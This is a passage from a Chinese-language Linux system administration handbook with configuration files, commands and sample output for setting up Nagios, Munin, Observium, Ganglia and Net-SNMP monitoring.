declare -a slave_is

slave_is=($(mysql -umonitor -pxmNhj -e "show slave
status\G"|grep Running |awk '{print $2}'))

if [ "${slave_is[0]}" = "Yes" -a "${slave_is[1]}" = "Yes" ]
     then
     echo "OK - slave is running"
     exit 0
else
     echo "Critical - slave is error"
     exit 2
fi
EOF

command[check_mysql_slave]=/usr/lib64/nagios/plugins/check_mysq
l_replication

/usr/local/nagios/libexec/check_nrpe -H 192.168.1.1
/usr/local/nagios/libexec/check_nrpe -H 192.168.1.1 -c
check_mysql_replication


define service {
        host_name 192.168.10.232
        service_description check_mysql_replication
        check_period 24x7
        max_check_attempts 5
        normal_check_interval 3
        retry_check_interval 2
        contact_groups mygroup
        notification_interval 5
        notification_period 24x7
        notification_options w,u,c,r
        check_command check_nrpe!check_mysql_replication
}
```

Disk

disk.cfg

```
$ cat /etc/nagios-plugins/config/disk.cfg
# 'check_disk' command definition
define command{
        command_name    check_disk
        command_line    /usr/lib/nagios/plugins/check_disk -w
'$ARG1$' -c '$ARG2$' -e -p '$ARG3$'
        }

# 'check_all_disks' command definition
define command{
        command_name    check_all_disks
        command_line    /usr/lib/nagios/plugins/check_disk -w
'$ARG1$' -c '$ARG2$' -e
        }

# 'ssh_disk' command definition
define command{
        command_name    ssh_disk
        command_line    /usr/lib/nagios/plugins/check_by_ssh -H
'$HOSTADDRESS$' -C '/usr/lib/nagios/plugins/check_disk -w
'\''$ARG1$' -c '\''$ARG2$'\'' -e -p '\''$ARG3$'\'
        }

####
# use these checks, if you want to test IPv4 connectivity on
IPv6 enabled systems
####

# 'ssh_disk_4' command definition
define command{
        command_name    ssh_disk_4
        command_line    /usr/lib/nagios/plugins/check_by_ssh -H
'$HOSTADDRESS$' -C '/usr/lib/nagios/plugins/check_disk -w
'\''$ARG1$'\'' -c '\''$ARG2$'\'' -e -p '\''$ARG3$'\' -4
        }
```

check_disk

WARNING/CRITICAL 报警阀值

```
-w 10% -c 5%
```

```
-w 100M -c 50M
```

-p, --path=PATH, --partition=PARTITION 参数监控路径，可以一次写多个参数

```
$ /usr/lib/nagios/plugins/check_disk -w 10% -c 5% -p / -p /opt
-p /boot
DISK OK - free space: / 23872 MB (66% inode=92%); /opt 99242 MB
(47% inode=93%); /boot 276 MB (63% inode=99%);|
/=11767MB;33792;35669;0;37547
/opt=110882MB;199232;210300;0;221369 /boot=160MB;414;437;0;460

$ /usr/lib/nagios/plugins/check_disk -w 100M -c 50M -p / -p
/opt -p /boot
DISK OK - free space: / 23872 MB (66% inode=92%); /opt 99242 MB
(47% inode=93%); /boot 276 MB (63% inode=99%);|
/=11768MB;37447;37497;0;37547
/opt=110882MB;221269;221319;0;221369 /boot=160MB;360;410;0;460
```

-x, --exclude_device=PATH 排除监控路径

```
/usr/lib64/nagios/plugins/check_disk -w 10% -c 5% -e -x /bak -x
/u01
```

disk-smb.cfg

```
$ cat disk-smb.cfg
# 'check_disk_smb' command definition
define command{
        command_name    check_disk_smb
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-H '$ARG1$' -s '$ARG2$'
        }


# 'check_disk_smb_workgroup' command definition
define command{
```

```
        command_name    check_disk_smb_workgroup
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-H '$ARG1$' -s '$ARG2$' -W '$ARG3$'
        }


# 'check_disk_smb_host' command definition
define command{
        command_name    check_disk_smb_host
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-a '$HOSTADDRESS$' -H '$ARG1$' -s '$ARG2$'
        }


# 'check_disk_smb_workgroup_host' command definition
define command{
        command_name    check_disk_smb_workgroup_host
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-a '$HOSTADDRESS$' -H '$ARG1$' -s '$ARG2$' -W '$ARG3$'
        }


# 'check_disk_smb_user' command definition
define command{
        command_name    check_disk_smb_user
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-H '$ARG1$' -s '$ARG2$' -u '$ARG3$' -p '$ARG4$' -w '$ARG5$' -c
'$ARG6$'
        }


# 'check_disk_smb_workgroup_user' command definition
define command{
        command_name    check_disk_smb_workgroup_user
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-H '$ARG1$' -s '$ARG2$' -W '$ARG3$' -u '$ARG4$' -p '$ARG5$'
        }


# 'check_disk_smb_host_user' command definition
define command{
        command_name    check_disk_smb_host_user
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-a '$HOSTADDRESS$' -H '$ARG1$' -s '$ARG2$' -u '$ARG3$' -p
'$ARG4$'
```

```
        }


# 'check_disk_smb_workgroup_host_user' command definition
define command{
        command_name    check_disk_smb_workgroup_host_user
        command_line    /usr/lib/nagios/plugins/check_disk_smb
-a '$HOSTADDRESS$' -H '$ARG1$' -s '$ARG2$' -W '$ARG3$' -u
'$ARG4$' -p '$ARG5$'
        }
```

check_tcp

端口检查

```
$ /usr/lib/nagios/plugins/check_tcp -H 172.16.1.2 -p 80
TCP OK - 0.000 second response time on port
80|time=0.000369s;;;0.000000;10.000000
```

Memcache

```
$ /usr/lib64/nagios/plugins/check_tcp -H localhost -p 11211 -t
5 -E -s 'stats\r\nquit\r\n' -e 'uptime' -M crit
TCP OK - 0.001 second response time on port 11211 [STAT pid
29253
STAT uptime 36088
STAT time 1311100189
STAT version 1.4.5
STAT pointer_size 64
STAT rusage_user 3.207512
STAT rusage_system 50.596308
STAT curr_connections 10
STAT total_connections 97372
STAT connection_structures 84
STAT cmd_get 84673
STAT cmd_set 273
STAT cmd_flush 0
STAT get_hits 84336
STAT get_misses 337
```

```
STAT delete_misses 0
STAT delete_hits 0
STAT incr_misses 0
STAT incr_hits 0
STAT decr_misses 0
STAT decr_hits 0
STAT cas_misses 0
STAT cas_hits 0
STAT cas_badval 0
STAT auth_cmds 0
STAT auth_errors 0
STAT bytes_read 49280152
STAT bytes_written 46326517326
STAT limit_maxbytes 4294967296
STAT accepting_conns 1
STAT listen_disabled_num 0
STAT threads 4
STAT conn_yields 0
STAT bytes 1345
STAT curr_items 14
STAT total_items 241
STAT evictions 0
STAT reclaimed 135
END]|time=0.000658s;;;0.000000;5.000000
```

Redis

```
# /usr/lib64/nagios/plugins/check_tcp -H 192.168.2.1 -p 6379 -t
5 -E -s 'info\r\n' -q 'quit\r\n' -e 'uptime_in_days' -M crit
TCP OK - 0.001 second response time on port 6379 [$1043
redis_version:2.4.10
redis_git_sha1:00000000
redis_git_dirty:0
arch_bits:64
multiplexing_api:epoll
gcc_version:4.4.6
process_id:21331
uptime_in_seconds:18152153
uptime_in_days:210
lru_clock:1801614
used_cpu_sys:1579.41
used_cpu_user:2279.26
```

```
used_cpu_sys_children:54.32
used_cpu_user_children:54.11
connected_clients:2
connected_slaves:1
client_longest_output_list:0
client_biggest_input_buf:0
blocked_clients:0
used_memory:1158016
used_memory_human:1.10M
used_memory_rss:1560576
used_memory_peak:1289920
used_memory_peak_human:1.23M
mem_fragmentation_ratio:1.35
mem_allocator:jemalloc-2.2.5
loading:0
aof_enabled:0
changes_since_last_save:2
bgsave_in_progress:0
last_save_time:1423107828
bgrewriteaof_in_progress:0
total_connections_received:594376
total_commands_processed:1350747
expired_keys:12199
evicted_keys:0
keyspace_hits:511525
keyspace_misses:124116
pubsub_channels:0
pubsub_patterns:0
latest_fork_usec:361
vm_enabled:0
role:master
slave0:192.168.6.1,58091,online
db0:keys=1913,expires=7]|time=0.000815s;;;0.000000;5.000000
```

check_log

官方的 check_log 有很多缺陷，不能监控大文件。它的监控原理是cat log to oldlog 然后通过diff比较

check_traffic

http://exchange.nagios.org/directory/Plugins/Network-Connections,-Stats-and-Bandwidth/check_traffic-2Esh/details

https://github.com/cloved/check_traffic

网卡流量监测

Nagios nrpe plugins

nrpe 插件接收来自nagios-nrpe-server数据报告

```
cat /etc/nagios3/hosts/host.example.org.cfg

define host{

        use             generic-host            ; Inherit
default values from a template

        host_name       host.example.org         ; The name
we're giving to this host

        alias           Some Remote Host         ; A longer name
associated with the host

        address         172.16.1.3               ; IP address of
the host

        hostgroups      all                      ; Host groups
this host is associated with

        }

# NRPE disk check.
define service {
        use                             generic-service
        host_name                       backup
        service_description             nrpe-disk
        check_command
check_nrpe_1arg!check_all_disks!172.16.1.3
}
define service {
```

```
        use                             generic-service
        host_name                       backup
        service_description             nrpe-users
        check_command
check_nrpe_1arg!check_users!172.16.1.3
}
define service {
        use                             generic-service
        host_name                       backup
        service_description             nrpe-swap
        check_command
check_nrpe_1arg!check_swap!172.16.1.3
}
define service {
        use                             generic-service
        host_name                       backup
        service_description             nrpe-procs
        check_command
check_nrpe_1arg!check_procs!172.16.1.3
}
```

check_nt

Define windows services that should be monitored.

```
# Define a host for the Windows machine we'll be monitoring
# Change the host_name, alias, and address to fit your
situation

define host{
use             windows-server              ; Inherit default
values from a template
host_name   remote-windows-host      ; The name we're giving to
this host
alias            Remote Windows Host     ; A longer name
associated with the host
address       192.168.1.4                   ; IP address of the
remote windows host
}
```

```
define service{
use                     generic-service
host_name               remote-windows-host
service_description     NSClient++ Version
check_command           check_nt!CLIENTVERSION
}
define service{
use                     generic-service
host_name               remote-windows-host
service_description     Uptime
check_command           check_nt!UPTIME
}
define service{
use                     generic-service
host_name               remote-windows-host
service_description     CPU Load
check_command           check_nt!CPULOAD!-l 5,80,90
}
define service{
use                     generic-service
host_name               remote-windows-host
service_description     Memory Usage
check_command           check_nt!MEMUSE!-w 80 -c 90
}
define service{
use                     generic-service
host_name               remote-windows-host
service_description     C:\ Drive Space
check_command           check_nt!USEDDISKSPACE!-l c -w 80 -c 90
}
define service{
use                     generic-service
host_name               remote-windows-host
service_description     W3SVC
check_command           check_nt!SERVICESTATE!-d SHOWALL -l
W3SVC
}
define service{
use                     generic-service
host_name               remote-windows-host
service_description     Explorer
check_command           check_nt!PROCSTATE!-d SHOWALL -l
Explorer.exe
```

```
}
```

Enable Password Protection

```
define command{
command_name    check_nt
command_line    $USER1$/check_nt -H $HOSTADDRESS$ -p 12489 -s
My2Secure$Password -v $ARG1$ $ARG2$
}
```

nsca - Nagios Service Check Acceptor

```
# yum install nsca
```

jmx

nagios plugin to check jmx

https://code.google.com/p/jmxquery/

```
wget https://jmxquery.googlecode.com/files/jmxquery-1.3-bin.zip
unzip jmxquery-1.3-bin.zip
chmod +x check_jmx
```

```
                <![CDATA[
# ./check_jmx -help
Usage: check_jmx [-option...] -U url -O object -A attribute
       (to query an attribute)
   or  check_jmx [-option...] -U url -O object -M method
       (to invoke a zero-argument method)
   or  check_jmx -help
       (to display this help page)
```

```
Mandatory parameters are:
 -U     JMX URL, for example:
"service:jmx:rmi:///jndi/rmi://localhost:1616/jmxrmi"
 -O     Object name to be checked, for example,
"java.lang:type=Memory"
 -A     Attribute of the object to be checked, for example,
"NonHeapMemoryUsage" (not compatible with -M switch)
 -M     Zero-argument method to be invoked (not compatible with
-A switch)

Options are:
 -K <key>
        Key for compound data, for example, "used"
 -I <info attribute>
        Attribute of the object containing information for text
output
 -J <info attribute key>
        Attribute key for -I attribute compound data, for
example, "used"
 -v[v[v]]]
            Verbatim level controlled as a number of v
 -w <limit>
            Warning long value
 -c <limit>
            Critical long value
 -default <value>
        Use default value if requested object/attribute/method
does not exist
 -username <user name> -password <password>
            Credentials for JMX

Note that if warning level > critical, system checks object
attribute value to be LESS THAN OR EQUAL warning, critical
If warning level < critical, system checks object attribute
value to be MORE THAN OR EQUAL warning, critical
```

例 73.2.

```
# ./check_jmx -U
service:jmx:rmi:///jndi/rmi://localhost:9012/jmxrmi -O
java.lang:type=Memory -A HeapMemoryUsage -K used -I
HeapMemoryUsage -J used -vvvv -w 731847066 -c 1045495808
```

```
JMX OK - HeapMemoryUsage.used=98617544 |
HeapMemoryUsage.used=98617544,committed=514850816;init=53687091
2;max=7635730432;used=98617544
```

```
# ./check_jmx -U
service:jmx:rmi:///jndi/rmi://localhost:9012/jmxrmi -O
org:type=Spring,name=BackgroundService -A QueueSize -w 10 -c 20
JMX CRITICAL - org:type=Spring,name=BackgroundService
```

4.7. FAQ

Macro Name

http://nagios.sourceforge.net/docs/3_0/macrolist.html

插件开发手册

https://nagios-plugins.org/doc/guidelines.html#THRESHOLDFORMAT

5. Munin

http://munin-monitoring.org/

5.1. Ubuntu

http://munin-monitoring.org/

Installation Monitor Server

```
$ sudo apt-get install munin

neo@monitor:~$ sudo vim /etc/munin/munin.conf
neo@monitor:~$ sudo service munin-node restart


[example.com]
        address 127.0.0.1
        use_node_name yes

[web2]
    address 172.16.1.2
    use_node_name yes

[web3]
    address 172.16.1.3
    use_node_name yes

[database]
    address 172.16.1.10
    use_node_name yes
```

Installation Node

```
sudo apt-get install munin-node
```

```
vim /etc/munin/munin-node.conf

allow ^172\.16\.1\.2$
```

Additional Plugins

```
sudo apt-get install munin-plugins-extra
```

plugins

mysql

```
ln -s /usr/share/munin/plugins/mysql_* /etc/munin/plugins/
```

/etc/munin/plugin-conf.d/munin-node

```
$ sudo vim /etc/munin/plugin-conf.d/munin-node

[mysql*]
user root
env.mysqlopts --defaults-file=/etc/mysql/debian.cnf
env.mysqluser debian-sys-maint
env.mysqlconnection
DBI:mysql:mysql;mysql_read_default_file=/etc/mysql/debian.cnf

[mysql*]
env.mysqlopts -h 192.168.3.40 -uneo -pchen
```

apache

```
$ sudo vim /etc/munin/plugin-conf.d/munin-node
```

```
[apache_*]
env.url   http://127.0.0.1/server-status?auto
env.ports 80
```

5.2. CentOS

```
# rpm -Uvh
http://download.fedora.redhat.com/pub/epel/5/x86_64/epel-
release-5-4.noarch.rpm
# yum install munin -y
# yum install munin-node -y
# yum install munin-java-plugins -y
# yum install unbound-munin -y
# service munin-node start
# chkconfig munin-node on
```

test

```
# telnet localhost 4949
Trying 127.0.0.1...
Connected to localhost.localdomain (127.0.0.1).
Escape character is '^]'.
# munin node at datacenter.example.com
list
cpu df df_inode entropy forks fw_packets http_loadtime
if_err_eth0 if_eth0 interrupts iostat iostat_ios irqstats load
memory munin_stats netstat open_files open_inodes proc_pri
processes sendmail_mailqueue sendmail_mailstats
sendmail_mailtraffic swap threads uptime users vmstat yum
```

http://localhost/munin/

5.3. 用户认证

```
$ sudo vim /etc/apache2/conf.d/munin.conf
```

```
        AuthUserFile /etc/munin/munin-htpasswd
        AuthName "Munin"
        AuthType Basic
        require valid-user
```

5.4. munin-node and plugins

config: /etc/munin/munin-node.conf

plugins: /usr/share/munin/plugins/

munin-node.conf

```
allow ^127\.0\.0\.1$
allow ^192\.168\.3\.5$
```

mysql plugin

mysql

```
# ln -s /usr/share/munin/plugins/mysql_* /etc/munin/plugins
```

```
# vim /etc/munin/plugin-conf.d/munin-node
env.mysqlopts -uneo -pchen

# or

env.mysqlopts -h 172.16.1.17 -u monitor -ppassword

# service munin-node start
```

验证安装，telnet localhost 4949 之后，执行 fetch mysql_queries

apache plugin

apache

```
# ln -s /usr/share/munin/plugins/apache_* /etc/munin/plugins
```

```
# vim /etc/httpd/conf/httpd.conf
ExtendedStatus On
<Location /server-status>
    SetHandler server-status
    Order deny,allow
    Deny from all
    Allow from .example.com
        Allow from localhost
</Location>
```

```
# /etc/init.d/httpd restart
# service munin-node restart
```

验证安装,telnet localhost 4949 之后，执行 fetch apache_processes

memcached plugin

memcached plugin要求符号链接名字的格式是: memcached_connections_[IP Address]_[Port], IP与Port是在符号链接名字中配置的

```
ln -s /usr/share/munin/plugins/memcached_bytes_
/etc/munin/plugins/memcached_bytes_127_0_0_1_11211
ln -s /usr/share/munin/plugins/memcached_connections_
/etc/munin/plugins/memcached_connections_127_0_0_1_11211
ln -s /usr/share/munin/plugins/memcached_hits_
```

```
/etc/munin/plugins/memcached_hits_127_0_0_1_11211
ln -s /usr/share/munin/plugins/memcached_items_
/etc/munin/plugins/memcached_items_127_0_0_1_11211
ln -s /usr/share/munin/plugins/memcached_requests_
/etc/munin/plugins/memcached_requests_127_0_0_1_11211
ln -s /usr/share/munin/plugins/memcached_traffic_
/etc/munin/plugins/memcached_traffic_127_0_0_1_11211
```

验证安装，telnet localhost 4949 之后，执行 fetch memcached_requests_127_0_0_1_11211

5.5. munin.conf

```
# vim /etc/munin/munin.conf
# a simple host tree
[localhost]
    address 127.0.0.1
    use_node_name yes
[database]
    address 192.168.3.40
    use_node_name yes
```

5.6. munin-node

```
# yum install munin-node -y
# chkconfig munin-node on
# service munin-node start
```

munin-node.conf

vim /etc/munin/munin-node.conf allow ^127\.16\.1\.2$

6. Observium

http://www.observium.org

6.1. Installation

```
aptitude install libapache2-mod-php5 php5-cli php5-mysql php5-
gd php5-snmp \
php-pear snmp graphviz subversion mysql-server mysql-client
rrdtool \
fping imagemagick whois mtr-tiny nmap ipmitool
```

安装 Net_IPv6

```
Install the IPv4 and IPv6 pear libraries:
$ sudo pear install Net_IPv6
$ sudo pear install Net_IPv4
```

安装observium软件

http://www.observium.org/observium-latest.tar.gz

```
$ wget http://www.observium.org/observium-latest.tar.gz
$ tar zxvf observium-latest.tar.gz
$ sudo mv observium /opt
$ cd /opt/observium/
$ cp config.php.default config.php
$ sudo mkdir graphs rrd
$ chown www-data.www-data graphs rrd
$ mkdir /opt/observium/logs
```

创建数据库SQL脚本

```
CREATE DATABASE observium;
GRANT ALL PRIVILEGES ON observium.* TO 'observium'@'localhost'
IDENTIFIED BY '<observium db password>';
```

创建数据库

```
$ mysql -uroot -p
Enter password: <mysql root password>
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 238145
Server version: 5.1.41-3ubuntu12.10 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the current
input statement.

mysql> CREATE DATABASE observium;
Query OK, 1 row affected (0.10 sec)

mysql> GRANT ALL PRIVILEGES ON observium.* TO
'observium'@'localhost' IDENTIFIED BY 'observium';
Query OK, 0 rows affected (0.06 sec)
```

修改配置文件

```
$ vim config.php

### Database config
$config['db_host'] = "localhost";
$config['db_user'] = "observium";
$config['db_pass'] = "observium";
$config['db_name'] = "observium";

### List of networks to allow scanning-based discovery
$config['nets'][] = "172.16.1.0/24";
$config['nets'][] = "172.16.3.0/24";
```

```
or
$config['nets'][] = "172.16.0.0/16";
```

创建数据库表

```
$ mysql -uobservium -pobservium observium < database-schema.sql
```

配置WEB服务器

```
$ sudo vim /etc/apache2/sites-available/observium

<VirtualHost *:80>
       ServerAdmin webmaster@localhost
       ServerName  observium.domain.com
       DocumentRoot /opt/observium/html
       <Directory />
               Options FollowSymLinks
               AllowOverride None
       </Directory>
       <Directory /opt/observium/html/>
               Options Indexes FollowSymLinks MultiViews
               AllowOverride All
               Order allow,deny
               allow from all
       </Directory>
       ErrorLog /var/log/apache2/error.log
       LogLevel warn
       CustomLog /var/log/apache2/access.log combined
       ServerSignature On
</VirtualHost>
```

启用Rewrite

```
$ sudo a2enmod rewrite
Enabling module rewrite.
Run '/etc/init.d/apache2 restart' to activate new
configuration!

$ sudo a2ensite observium
Enabling site observium.
Run '/etc/init.d/apache2 reload' to activate new configuration!

$ sudo apache2ctl restart
```

添加用户

```
$ ./adduser.php
Add User Tool
Usage: ./adduser.php <username> <password> <level 1-10> [email]

$ ./adduser.php neo chen 1 neo.chen@example.com

$ ./adduser.php netkiller 3655927 10 neo.chen@example.com
User netkiller added successfully




$ ./addhost.php

Observium v0.11.9.2439 Add Host Tool

Usage: ./addhost.php <hostname> [community] [v1|v2c] [port]
[udp|udp6|tcp|tcp6]

$ ./addhost.php localhost public v2c
Trying community public
Added device localhost (1)
```

```
./discovery.php -h all
```

```
./poller.php -h all
```

设置定时任务

```
$ crontab -e

33 */6  * * *  cd /opt/observium/ && ./discovery.php -h all >>
/dev/null 2>&1
*/5 *   * * *  cd /opt/observium/ && ./discovery.php -h new >>
/dev/null 2>&1
*/5 *   * * *  cd /opt/observium/ && ./poller.php -h all >>
/dev/null 2>&1

$ sudo /etc/init.d/cron reload
```

7. Ganglia

Ganglia是一个集群监控软件

Ganglia 是一个开源项目，它为高性能计算系统（例如集群和网格）提供了一个免费的可扩展分布式监视系统。

7.1. Server

```
sudo apt-get install ganglia-monitor ganglia-webfrontend

Restart apache2? 选择 Yes

sudo ln -s /usr/share/ganglia-webfrontend/ /var/www/ganglia
```

/etc/ganglia/gmond.conf

```
name = "my servers"   (只改了这个地方，改成"my cluster”)
```

在浏览器输入”http://localhost/ganglia”就可以看到Web UI

7.2. Client

```
# apt-get install ganglia-monitor
$ sudo vim /etc/ganglia/gmond.conf
sudo cp /etc/ganglia/gmond.conf  /etc/ganglia/gmond.conf.old

sudo cp /etc/ganglia/gmetad.conf /etc/ganglia/gmetad.conf.old
sudo vim /etc/ganglia/gmetad.conf

$ sudo  /etc/init.d/gmetad restart

$ sudo  /etc/init.d/ganglia-monitor restart
```

ip route add 239.2.11.71 dev eth1

7.3. Plugin

7.4. Installing Ganglia on Centos

http://www.jansipke.nl/installing-ganglia-on-centos

启动

```
# service gmond start
Starting GANGLIA gmond:                                    [
OK  ]
# chkconfig --list gmond
gmond           0:off   1:off   2:off   3:off   4:off   5:off
6:off
# chkconfig gmond on
# chkconfig --list gmond
gmond           0:off   1:off   2:on    3:on    4:on    5:on
6:off
```

8. Varnish Dashboard

https://github.com/brandonwamboldt/varnish-dashboard

9. icinga

https://www.icinga.org/

第 74 章 OpenTSDB

http://opentsdb.net/

10. Graphite

http://groups.csail.mit.edu/carbon

10.1. Graphite - Scalable Realtime Graphing

http://graphite.wikidot.com/

11. BIG BROTHER

waiting ...

12. Big Sister

13. OpenNMS

http://www.opennms.org/

14. Performance Co-Pilot

http://oss.sgi.com/projects/pcp/

Performance Co-Pilot (PCP) provides a framework and services to support system-level performance monitoring and management. It presents a unifying abstraction for all of the performance data in a system, and many tools for interrogating, retrieving and processing that data.

15. Clumon Performance Monitor

http://clumon.ncsa.illinois.edu/

16. Zenoss

http://www.linuxjournal.com/article/10070

17. 商业软件

首选上ITM， OpenView

其次 Solarwinds

国产 BTNM， siteview

18. Hyperic HQ

http://www.hyperic.com/

19. OSSIM,Spiceworks,FireGen,LANSweeper,OSSEC,HIDS

20. HawtIO

http://hawt.io/

hawtio has lots of plugins such as: a git-based Dashboard and Wiki, logs, health, JMX, OSGi, Apache ActiveMQ, Apache Camel, Apache OpenEJB, Apache Tomcat, Jetty, JBoss and Fuse Fabric

21. moloch

https://github.com/aol/moloch

第 75 章 网络监控

1. NET SNMP (Simple Network Management Protocol)

1.1. 安装SNMP

Ubuntu

search package

```
netkiller@neo:~$ apt-cache search snmp
libsnmp-base - NET SNMP (Simple Network Management Protocol)
MIBs and Docs
libsnmp-perl - NET SNMP (Simple Network Management Protocol)
Perl5 Support
libsnmp-session-perl - Perl support for accessing SNMP-aware
devices
libsnmp9 - NET SNMP (Simple Network Management Protocol)
Library
libsnmp9-dev - NET SNMP (Simple Network Management Protocol)
Development Files
snmp - NET SNMP (Simple Network Management Protocol) Apps
snmpd - NET SNMP (Simple Network Management Protocol) Agents
php5-snmp - SNMP module for php5
tcpdump - A powerful tool for network monitoring and data
acquisition
```

安装

```
netkiller@neo:~$ sudo apt-get install snmp snmpd
```

snmpd.conf

配置 /etc/snmp/snmpd.conf

配置agentAddress

```
agentAddress  udp:172.16.1.3:161
```

```
#       sec.name  source          community
com2sec paranoid  default          chen

#           incl/excl subtree                          mask
view all    included  .1                               80
view system included  .iso.org.dod.internet.mgmt.mib-2.system
view system included  .iso.org.dod.internet.mgmt.mib-2.host
view system included  .iso.org.dod.internet.mgmt.mib-
2.interfaces
```

.iso.org.dod.internet.mgmt.mib-2.host 可以使用命令 snmptranslate -Onf -IR hrStorageDescr得到

参考:http://www.mkssoftware.com/docs/man1/snmptranslate.1.asp

SNMP v3

```
neo@debian:~$ sudo /etc/init.d/snmpd stop
Stopping network management services: snmpd snmptrapd.

neo@debian:~$ sudo net-snmp-config --create-snmpv3-user -ro -a
"netadminpassword" netadmin
adding the following line to /var/lib/snmp/snmpd.conf:
   createUser netadmin MD5 "netadminpassword" DES
adding the following line to /usr/share/snmp/snmpd.conf:
   rouser netadmin

neo@debian:~$ sudo /etc/init.d/snmpd start
Starting network management services: snmpd.
```

test

```
neo@debian:~$ snmpget -v 3 -u netadmin -l authNoPriv -a MD5 -A
<passwd> 127.0.0.1 sysUpTime.0
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (6342)
0:01:03.42
```

With a different password this fails:

```
neo@debian:~$ snmpget -v 3 -u netadmin -l authNoPriv -a MD5 -A
nopasswd 127.0.0.1 sysUpTime.0
snmpget: Authentication failure (incorrect password, community
or key) (Sub-id not found: (top) -> sysUpTime)
```

Note that this can be stuck in a snmp.conf file in ~/.snmp:

```
neo@debian:~$ mkdir ~/.snmp
neo@debian:~$ vim ~/.snmp/snmp.conf
defSecurityName netadmin
defContext ""
defAuthType MD5
defSecurityLevel authNoPriv
defAuthPassphrase <netadminpassword>
defVersion 3
```

test

```
neo@debian:~$ snmpget 127.0.0.1 sysUpTime.0
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (39471)
0:06:34.71
```

CentOS

```
yum install net-snmp -y

cp /etc/snmp/snmpd.conf{,.original}

vim /etc/snmp/snmpd.conf <<VIM > /dev/null 2>&1
:62,62s/systemview/all/
:85,85s/^#//
:162,162s/syslocation Unknown/syslocation Neo/
:163,163s/syscontact Root <root@localhost>/syscontact Neo
<netkiller@msn.com>/
:wq
VIM

service snmpd start
chkconfig snmpd on
```

Configure SNMPv3 on CentOS or RHEL

```
# yum install net-snmp-utils net-snmp-devel
# service snmpd stop
# net-snmp-create-v3-user -ro -A snmpv3pass -a MD5 -x DES
snmpv3user
# service snmpd start
```

Test SNMPv3

```
# snmpwalk -u snmpv3user -A snmpv3pass -a MD5 -l authnoPriv
192.168.1.2 -v3
```

1.2. 配置SNMP

community 配置

默认为 public, 版本支持v1与v2c, 只读权限

```
#       sec.name  source          community
com2sec notConfigUser  default       public

#       groupName      securityModel securityName
group   notConfigGroup v1           notConfigUser
group   notConfigGroup v2c           notConfigUser

#       group          context sec.model sec.level prefix read
write  notif
access  notConfigGroup ""      any       noauth    exact
systemview none none
```

现在我们新增一个 community

```

```

定义可操作的范围

下面我们定义一个最大可操作范围用于Cacti监控

```
#access  notConfigGroup ""      any       noauth    exact
systemview none none
access  notConfigGroup ""      any       noauth    exact  all
none none

#       name           incl/excl     subtree
mask(optional)
view all    included  .1                              80
```

A variable list

name

默认是 systemview 这里使用all

incl/excl

是包含于排除

subtree

视图中涉及的MIB子树

mask(optional)

掩码

1.3. SNMP 命令

snmpwalk

```
$ snmpwalk -c public -v2c 172.16.1.10 hrSWRunPerfMem | awk
'BEGIN {total_mem=0} { if ($NF == "KBytes")
{total_mem=total_mem+$(NF-1)}}  END {print total_mem}'
655784
```

$ snmpwalk -c public -v 1 127.0.0.1 1.3.6.1.2.1.1

```
netkiller@neo:/etc/snmp$ snmpwalk -c public -v 1 127.0.0.1
1.3.6.1.2.1.1
SNMPv2-MIB::sysDescr.0 = STRING: Linux neo.example.org 2.6.17-
10-server #2 SMP Tue Dec 5 22:29:32 UTC 2006 i686
SNMPv2-MIB::sysObjectID.0 = OID: NET-SNMP-
MIB::netSnmpAgentOIDs.10
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (120146)
0:20:01.46
SNMPv2-MIB::sysContact.0 = STRING: Root <root@localhost>
```

```
(configure /etc/snmp/snmpd.local.conf)
SNMPv2-MIB::sysName.0 = STRING: neo.example.org
SNMPv2-MIB::sysLocation.0 = STRING: Unknown (configure
/etc/snmp/snmpd.local.conf)
SNMPv2-MIB::sysORLastChange.0 = Timeticks: (18) 0:00:00.18
SNMPv2-MIB::sysORID.1 = OID: IF-MIB::ifMIB
SNMPv2-MIB::sysORID.2 = OID: SNMPv2-MIB::snmpMIB
SNMPv2-MIB::sysORID.3 = OID: TCP-MIB::tcpMIB
SNMPv2-MIB::sysORID.4 = OID: IP-MIB::ip
SNMPv2-MIB::sysORID.5 = OID: UDP-MIB::udpMIB
SNMPv2-MIB::sysORID.6 = OID: SNMP-VIEW-BASED-ACM-
MIB::vacmBasicGroup
SNMPv2-MIB::sysORID.7 = OID: SNMP-FRAMEWORK-
MIB::snmpFrameworkMIBCompliance
SNMPv2-MIB::sysORID.8 = OID: SNMP-MPD-MIB::snmpMPDCompliance
SNMPv2-MIB::sysORID.9 = OID: SNMP-USER-BASED-SM-
MIB::usmMIBCompliance
SNMPv2-MIB::sysORDescr.1 = STRING: The MIB module to describe
generic objects for network interface sub-layers
SNMPv2-MIB::sysORDescr.2 = STRING: The MIB module for SNMPv2
entities
SNMPv2-MIB::sysORDescr.3 = STRING: The MIB module for managing
TCP implementations
SNMPv2-MIB::sysORDescr.4 = STRING: The MIB module for managing
IP and ICMP implementations
SNMPv2-MIB::sysORDescr.5 = STRING: The MIB module for managing
UDP implementations
SNMPv2-MIB::sysORDescr.6 = STRING: View-based Access Control
Model for SNMP.
SNMPv2-MIB::sysORDescr.7 = STRING: The SNMP Management
Architecture MIB.
SNMPv2-MIB::sysORDescr.8 = STRING: The MIB for Message
Processing and Dispatching.
SNMPv2-MIB::sysORDescr.9 = STRING: The management information
definitions for the SNMP User-based Security Model.
SNMPv2-MIB::sysORUpTime.1 = Timeticks: (12) 0:00:00.12
SNMPv2-MIB::sysORUpTime.2 = Timeticks: (12) 0:00:00.12
SNMPv2-MIB::sysORUpTime.3 = Timeticks: (12) 0:00:00.12
SNMPv2-MIB::sysORUpTime.4 = Timeticks: (12) 0:00:00.12
SNMPv2-MIB::sysORUpTime.5 = Timeticks: (12) 0:00:00.12
SNMPv2-MIB::sysORUpTime.6 = Timeticks: (12) 0:00:00.12
SNMPv2-MIB::sysORUpTime.7 = Timeticks: (18) 0:00:00.18
SNMPv2-MIB::sysORUpTime.8 = Timeticks: (18) 0:00:00.18
